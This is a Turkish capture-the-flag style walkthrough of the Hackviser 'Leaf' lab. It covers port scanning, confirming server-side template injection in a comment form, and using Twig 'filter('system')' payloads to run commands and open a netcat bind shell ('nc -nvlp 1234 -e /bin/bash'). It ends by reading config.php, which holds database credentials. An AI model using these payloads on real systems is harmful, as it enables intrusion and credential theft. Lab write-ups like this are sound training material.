

```
(root@berk) [~/Documents/Hackviser/Leaf]
# rustscan -a 172.20.6.26

[~] RustScan v0.0.9
[+] https://github.com/RustScan/RustScan
[+] http://discord.skerritt.blog

The Modern Day Port Scanner.

TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.20.6.26:80
Open 172.20.6.26:3306
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 11:52 EDT
Initiating Ping Scan at 11:52
Scanning 172.20.6.26 [4 ports]
Completed Ping Scan at 11:52, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:52
Completed Parallel DNS resolution of 1 host. at 11:52, 0.09s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:52
Scanning 172.20.6.26 [2 ports]
Discovered open port 80/tcp on 172.20.6.26
Discovered open port 3306/tcp on 172.20.6.26
Completed SYN Stealth Scan at 11:52, 0.17s elapsed (2 total ports)
Nmap scan report for 172.20.6.26
Host is up, received echo-reply ttl 63 (0.10s latency).
Scanned at 2024-09-26 11:52:53 EDT for 0s

PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 63
3306/tcp  open  mysql  syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

22 ve 3306 portlarının açık olduğunu görüyoruz

Daha detaylı bilgi için nmap çalıştıralım

**nmap -Pn -n -p 80,3306 <ip adresi> -oN nmapV.txt -sV**


- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır

```
(root@berk)-[~/Documents/Hackviser/Leaf]
# nmap -Pn -n -p 80,3306 172.20.6.26 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 11:54 EDT
Nmap scan report for 172.20.6.26
Host is up (0.089s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
```

Apache ve mysql çalıştığını görüyoruz. 80 Portuna gidip bi bakalım



Bizi böyle bi ekran karşıladı ilk soruda bize Web sitesinin başlığı nedir? diye bir soru sorulmuştu **Modish Tech** olduğunu görüyoruz. (1. Sorunun cevabı)

2. soruda bize ürün detaylarında hangi get parametresi kullanıldığını soruyor



Modish Tech   Home   About   Cart 0

## Keyboard

\$40.00

High-performance mechanical keyboard offers a keystroke that takes you to the heart of the gaming world. Customizable with unique RGB lighting options and ergonomic design for comfortable use during long hours. This keyboard stands out with durable materials and stylish design, promising you a perfect experience even in the toughest gaming conditions. An ideal choice for both professional gamers and everyday computer users!

No Stock


### Comments

Urlde **id** olduğunun görüyoruz. (2. sorunun cevabı)

3. soruda bize SSTI'in açılımı sormuş başlangıçtaki yazıda'da dediği gibi **Server Side Template Injection** (3. sorunun cevabı)

4. soruda bizden ekrana 49 ifadesini yazdıran SSTI payloadını istemiş. Açıkcası bunu internetten popüler payloadları araştırarak buldum doğru cevap **{{7\*7}}** (4. sorunun cevabı)

Şimdi 5. soruda bizden veri tabanının adını istemekte bunun için sitede biraz gezinerek neler yapabileceğimize bakalım



### Comments

Add a comment

What is your name?

What is your comment?

Submit

#### Comments

Great typing experience, love the tactile feedback!

Sophia Smith

Highly responsive keys, perfect for gaming sessions.

Carlos Rodriguez

Compact design, easy to type on, and stylish backlighting

Yorum yapabildiğimizi görüyoruz. burada SSTI açığını deneyebiliriz. **{{7\*7}}** payloadını deniyorum.

### Comments


Great typing experience, love the tactile feedback!

 Sophia Smith

Highly responsive keys, perfect for gaming sessions.

 Carlos Rodriguez

Compact design, easy to type on, and stylish backlighting

 Elena Kim

denemeee

 49

evet payloadımız çalışıyor. makinadan shell almak için önce sunucuda kod yürütebiliyor olmalıyız. bu payloadı kullanalım `{{['ls']|filter('system')}}}`

bu parametrenin çalıştığını onayladık şimdi makinada bir dinleme portu çalıştırmak için şu komutu çalıştıralım `{{['nc -nvlp 1234 -e /bin/bash']|filter('system')}}}`

### Comments



Add a comment

What is your name?

denemee

What is your comment?

`{{['nc -nvlp 1234 -e /bin/bash']|filter('system')}}}`

Submit

bu şekilde makinada 1234 portu sürekli dinlenecek bizde gidip netcat ile bağlanabileceğiz

Şimdi netcat ile 1234 portuna bağlanalım

**nc -nv <ip adresi> 1234**

```
(root@berk)-[~/Documents/Hackviser/Leaf]
# nc -nv 172.20.6.26 1234
(UNKNOWN) [172.20.6.26] 1234 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Ve evet sisteme giriş yapmayı başardık. Şimdi gidip 5. ve son soruda bizden istenilen kullanılan veri tabanının adını bulalım.

```
(root@berk)-[~/Documents/Hackviser/Leaf]
# nc -nv 172.20.6.26 1234
(UNKNOWN) [172.20.6.26] 1234 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

Ve evet config.php dosyasının içerisinde kullanılan veri tabanının adını buluyoruz modish\_tech (5. ve son sorunun cevabı)

**Başka bir yazıda görüşmek üzere !**

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

**Ayberk İlbaş**